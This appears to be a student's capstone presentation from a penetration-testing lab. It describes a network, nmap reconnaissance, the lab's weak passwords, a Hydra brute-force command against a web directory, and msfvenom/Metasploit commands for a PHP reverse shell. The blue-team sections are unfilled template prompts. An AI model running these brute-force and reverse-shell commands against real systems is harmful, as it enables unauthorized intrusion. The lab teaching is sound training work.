Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname: Gateway

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK Server

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali Linux

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Gateway	192.168.1.1	Hyper-V Manager
ELK Server	192.168.1.100	Logging and Monitoring
Capstone	192.168.1.105	Target Machine
Kali Linux	192.168.1.90	Penetration Testing

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port 80 is Open	This port can be accessed with no username(s) and password(s) necessary.	Documents/Files (which may or may not be sensitive) are made openly vulnerable for the taking.
Weak/poor nomenclature for files, folders/directories and username(s)/password(s)	There is a directory/folder named “secret_folder”. The username(s) (ashton) and (ryan) and their respective password(s) (leopoldo) and (linux4u).	Due to such on the nose nomenclature (secret_folder), it makes exploitation that much easier. The username(s) and password(s) are not complex at all.
“Brute Force” Attack	A “Brute Force” attack can be performed using the Kali Linux login cracker called “Hydra”.	Due to the simplicity of the username (ashton) and password (leopoldo), the “Brute Force” attack was accomplished with ease.
PHP Reverse Shell Payload with Metasploit	A PHP script that is configured according to the LHOST/LPORT that is being targeted used with the Metasploit framework	In conjunction with Metasploit, a shell is set up on the target machine.

Exploitation: [Port 80 is Open]

01

Tools & Processes

Using NMAP, I was able to see that port 80 was open after it returned a list of 4 hosts that were available.

02

Achievements

NMAP was able to scan 256 IP addresses (including the 4 hosts) in only 6.20 seconds).

03

nmap 192.1.168.1.105

Exploitation: [Weak/Poor Nomenclature]

01

Tools & Processes
The Kali Linux login cracker “Hydra” and the website “crackstation.net” were both used to ultimately find the credentials for the users (ashton) and (ryan).

02

Achievements
Due to the simplicity and non-difficulty of the username(s) and password(s) used, as well as having a folder literally named “secret_folder”, exploitation of this targeting machine was made simple.

03

ashton: leopoldo
ryan: linux4u

/company_folders/secret_folder

Exploitation: [“Brute Force” Attack]

01

Tools & Processes
The Kali Linux login cracker “Hydra” was used specifically for this brute force attack.

02

Achievements
The username (ashton) and its accompanying password (leopoldo) were cracked/found using “Hydra”.

03

hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder

Exploitation: [PHP Reverse Shell Payload with Metasploit]

01

Tools & Processes
A PHP script and Metasploit via Kali Linux

02

Achievements
A shell was able to properly set up on the target machine. And with this crucial connection having been made, we thus were able to navigate to the (/) directory and “capture the flag” via the file appropriately named (flag.txt).

03

msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php

msfconsole

exploit/multi/handler

set payload php/meterpreter/reverse_tcp

Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?

[Insert Here]
Include a screenshot of Kibana logs depicting the port scan.

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?

[Insert Here]
Include a screenshot of Kibana logs depicting the request for the hidden directory.

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?

[Insert Here]
Include a screenshot of Kibana logs depicting the brute force attack.

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory?
- Which files were requested?

[Insert Here]
Add a screenshot of Kibana logs depicting the WebDAV connection.

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

What threshold would you set to activate this alarm?

System Hardening

What configurations can be set on the host to mitigate port scans?

Describe the solution. If possible, provide required command lines.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

What threshold would you set to activate this alarm?

System Hardening

What configuration can be set on the host to block unwanted access?

Describe the solution. If possible, provide required command lines.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

What threshold would you set to activate this alarm?

System Hardening

What configuration can be set on the host to block brute force attacks?

Describe the solution. If possible, provide the required command line(s).

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

What threshold would you set to activate this alarm?

System Hardening

What configuration can be set on the host to control access?

Describe the solution. If possible, provide the required command line(s).

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

What threshold would you set to activate this alarm?

System Hardening

What configuration can be set on the host to block file uploads?

Describe the solution. If possible, provide the required command line.


The End